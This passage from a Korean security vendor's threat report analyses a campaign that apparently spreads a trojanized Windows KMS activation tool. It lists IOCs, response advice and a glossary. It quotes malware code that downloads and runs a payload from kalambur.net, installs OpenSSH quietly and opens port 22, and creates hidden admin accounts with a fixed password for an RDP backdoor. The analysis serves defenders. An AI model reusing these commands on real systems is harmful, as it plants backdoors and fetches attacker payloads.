http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
$hnC@@@$cmd;
```

[curl.exe 를 사용하는 PowerShell 코드]

[8] **TOR (The Onion Routing)**: 온라인 상에서 익명을 보장하고 검열을 피할 수 있게 해주는 소프트웨어로, 미국 해군 연구소에서 최초로 시작 된 네트워크 서비스

[9] **SOCKS5 Proxy**: 프록시 서버를 통해 클라이언트와 서버 간 네트워크 패킷을 라우팅하여 인터넷 제한을 우회하고 차단된 웹 사이트 또는 서비스에 액세스 가능하도록 동작

2) 예약된 작업을 통한 지속성 유지

- SYSTEM 계정으로 "rata.vbs"라는 파일을 60 분마다 실행하는 예약된 작업 "WindowsUpdataeCheck" 생성.
- 이를 통해 악성 스크립트가 재부팅 후에도 반복적으로 실행되어 지속성을 유지.

3) 시스템 정보 수집 및 유출

- 호스트의 공인 IP 주소를 확인하는 사이트 ident[.]me 를 사용하여 해당 컴퓨터의 공인 IP 를 검색하고 "Win32_ComputerSystemProduct"에서 UUID 를 가져옴.
- 이 데이터를 로컬에 저장한 다음(예시: ip0, uuid0, cn0), 공격자의 숨겨진 서비스로 유출.

4) 시스템 정보 수집 및 유출

- kalambur[.]net 에서 ZIP 파일(WindowsUpdate.zip)을 다운로드하고 압축을 해제한 다음, 내부의 실행 파일(searchindex.exe)을 실행.
- 동일한 도메인에서 DLL Injection 및 TOR 브라우저 설치에 사용되는 "hid.dll"을 "CommonProgramFiles₩Microsoft Shared₩ink₩"에 저장.

```
cd "$env:PUBLIC\";
curl -o WindowsUpdate.zip https://kalambur.net/new/WindowsUpdate.zip;
tar -xf WindowsUpdate.zip;
&("$env:Public\Windows Update\Windows\searchindex.exe") --service install
-options -f "$env:Public\Windows Update\Windows\lib"
```

[ZIP 폴더 내의 원격 호스트에서 TOR 브라우저 다운로드]

5) OpenSSH 배포

- 스크립트는 "Win32-OpenSSH"를 다운로드하고 자동으로 설치하며, 방화벽에서 TCP 포트 22 번을 오픈하여 RDP 백도어 외에 공격자가 원격 제어할 수 있는 추가적인 채널을 생성.

```
curl -o $env:TEMP\ssh.msi "https://github.com/PowerShell/Win32-OpenSSH/
releases/download/v9.8.1.0p1-Preview/OpenSSH-Win64-v9.8.1.0.msi";
msiexec /package $env:TEMP\ssh.msi /quiet;
New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server (sshd)' -
Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22
```

[OpenSSH 설치 및 SSH 백도어 생성]

6) RDP 백도어 설정

- 3389 포트에서 RDP(Remote Desktop Protocol, 원격 데스크톱 프로토콜)을 활성화하기 위해 레지스트리 및 방화벽 설정을 수정하고, RDP 보안 단계를 낮추며 인바운드 연결을 허용.
- 미리 정의된 패스워드 "1qaz@WSX"를 사용하여 숨겨진 관리자 권한의 사용자(예시: Admin 또는 WGUtilityOperator)를 생성하거나 재활성화.
- 사용자 계정은 레지스트리 편집을 통해 Windows 로그온 설정에서 숨겨짐.

```
#echo "User $defaultUserName is present, but enabled - checking user
  Admin"
$user = Get-LocalUser -Name 'Admin'
if ($user -eq $null) {
    #echo "Creating user Admin"
    $newUser = 'Admin'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
} else {
    #echo "$user Admin is present - checking user WGUtilityOperator"
    $newUser = 'WGUtilityOperator'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
```

[RDP 백도어를 위한 새로운 사용자 생성]

7) 흔적 제거

- OpenSSH 의 MSI 파일, 다운로드한 ZIP 파일, .vbs 파일 등 남아있는 설치 프로그램 및 임시 스크립트를 삭제하여 남는 증거를 최소화.

1.3.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator		
IP	5.255[.]122.118		
URL	btdig[.]com/172d3750e3617526563dd0b24c4ba88f907622b9		
Domain	Activationsmicrosoft[.]com	kmsupdate2023[.]com	kms-win11-update[.]net
	Windowsupdatesystem[.]org	ratiborus2023[.]com	Onedrivestandaloneupdater[.]com
	Kalambur[.]net	Windowsdrivepack[.]com	akamaitechcdns[.]com
FileHash-SHA256	afc6131b17138a6132685617aa60293a40f2462dc3a810a4cf745977498e0255		
	ed5735449a245355706fc58f4b744251f6e499833f02a972f9bd448c28467194		
	fdc3f0516e1558cc4c9105ac23716f39a6708b8facada3a48609073a16a63c83		
	48450c0a00b9d1ecce930eadbac27c3c80db73360bc099d3098c08567a59cdd3		
	22c79153e0519f13b575f4bfc65a5280ff93e054099f9356a842ce3266e40c3d		
	a42de97a466868efbfc4aa1ef08bfdb3cc5916d1accd59cfffff1a896d569412		
	8cfa4f10944fc575420533b6b9bbcabbf3ae57fe60c6622883439dbb1aa60369		
	8a4df53283a363c4dd67e2bda7a430af2766a59f8a2faf341da98987fe8d7cbd		
	70c91ffdc866920a634b31bf4a070fb3c3f947fc9de22b783d6f47a097fec2d8		
	0e58d38fd2df86eeb4a556030a0996c04bd63e09e669b34d3bbc10558edf31a6		

FileHash-SHA256	5bff08a6aa7a7541c0b7b1660fd944cec55fa82df6285166f4da7a48b81f776e
	4b9e32327067a84d356acb8494dc05851dbf06ade961789a982a5505b9e061e3
	039c8dd066efa3dd7ac653689bfa07b2089ce4d8473c907547231c6dd2b136ec
	0e58d38fd2df86eeb4a556030a0996c04bd63e09e669b34d3bbc10558edf31a6
	1a1ffcbab9bff4a033a26e8b9a08039955ac14ac5ce1f8fb22ff481109d781a7
	2de08a0924e3091b51b4451c694570c11969fb694a493e7f4d89290ae5600c2c
	4b0038de82868c7196969e91a4f7e94d0fa2b5efa7a905463afc01bfca4b8221
	7c0da4e314a550a66182f13832309f7732f93be4a31d97faa6b9a0b311b463ff
	a00beaa5228a153810b65151785596bebe2f09f77851c92989f620e37c60c935
	b45712acbadcd17cb35b8f8540ecc468b73cac9e31b91c8d6a84af90f10f29f8
	cd7c36a2f4797b9ca6e87ab44cb6c8b4da496cff29ed5bf727f0699917bae69a
	4b2e4466d1becfa40a3c65de41e5b4d2aa23324e321f727f3ba20943fd6de9e5
	553f7f32c40626cbddd6435994aff8fc46862ef2ed8f705f2ad92f76e8a3af12
	d774b1d0f5bdb26e68e63dc93ba81a1cdf076524e29b4260b67542c06fbfe55c
	70cad07a082780caa130290fcbb1fd049d207777b587db6a5ee9ecf15659419f
	c5853083d4788a967548bee6cc81d998b0d709a240090cfed4ab530ece8b436e
	aadd85e88c0ebb0a3af63d241648c0670599c3365ff7e5620eb8d06902fdde83
	7d92b10859cd9897d59247eb2ca6fb8ec52d8ce23a43ef99ff9d9de4605ca12b
	d13f0641fd98df4edcf839f0d498b6b6b29fbb8f0134a6dae3d9eb577d771589
	dd7a9d8d8f550a8091c79f2fb6a7b558062e66af852a612a1885c3d122f2591b

1.3.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.3.6 참고 자료

- https://blog.eclecticiq.com/sandworm-apt-targets-ukrainian-users-with-trojanized-microsoft-kms-activation-tools-in-cyber-espionage-campaigns

2 관련 용어

- **인포스틸러(Infostealer)**: 트로이목마 악성코드의 한 종류로 자격증명 정보 및 문서, 파일 등 정보 탈취를 목적으로 하는 악성코드
- **백도어(Backdoor)**: 일반적인 인증을 통과, 원격 접속을 보장하고, plaintext 의 접근을 취득하는 등의 행동을 들키지 않고 행하는 방법
- **지능형 지속 공격(APT)**: 조직이나 개인이 기업/조직 등의 특정 대상을 선정 후 다양한 IT 기술과 공격방식을 기반으로 지능적이고 지속적으로 공격하는 방식
- **앱 바운드 암호화(Application-Bound Encryption)**: 암호화된 데이터 내에 Chrome 과 같은 애플리케이션의 ID 를 삽입하여 데이터 보호 API(DPAPI)를 개선하는 보안 조치
- **Reflective DLL Injection**: 디스크가 아닌 메모리에 저장된 DLL 을 인젝션할 수 있도록 하는 프로세스 인젝션 기법
- **SEO(Search Engine Optimization)**: 웹사이트가 검색 방식을 통해 검색 엔진에서 상위에 노출될 수 있도록 최적화하는 과정
- **디버그 심볼(Debug Symbol)**: 주어진 실행 가능한 모듈에서 특정한 기계어에 의해 생성된 프로그래밍 언어 구조를 표현하는 정보
- **KMS(Key Management Service)**: 암호화 키를 생성, 저장, 관리, 배포, 사용, 폐기 등의 작업을 수행하는 서비스로, Microsoft 에서 제공하는 KMS 는 Windows 제품에 대한 정품 인증에 사용됨
- **타이포스쿼팅 공격(Typosquatting)**: 사회공학(Social) 기법의 일종으로서 유명 웹사이트와 매우 유사한 도메인을 미리 선점하여, 정상적인 도메인으로 착각하여 접속한 피해자에게 사기 또는 악성코드 배포와 같은 악의적인 영향을 끼치는 공격
- **LOLBin(Living-Off-the-Land Binaries)**: 대상 시스템에 이미 설치된 실행 파일을 사용하여 탐지 우회, 악성코드 유포, 탐지되지 않은 상태 유지 등의 악성 활동을 수행하는 공격
- **TOR(The Onion Routing)**: 온라인 상에서 익명을 보장하고 검열을 피할 수 있게 해주는 소프트웨어로, 미국 해군 연구소에서 최초로 시작 된 네트워크 서비스
- **SOCKS5 Proxy**: 프록시 서버를 통해 클라이언트와 서버 간 네트워크 패킷을 라우팅하여 인터넷 제한을 우회하고 차단된 웹 사이트 또는 서비스에 액세스 가능하도록 동작

End of Document

SECUI (주)시큐아이

서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 **fax** 02 3783 6499 www.secui.com

대표전화 **080-331-6600**
기술지원/침해대응센터 **02-3783-6500**
보안관제센터 **02-3782-4030**
평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)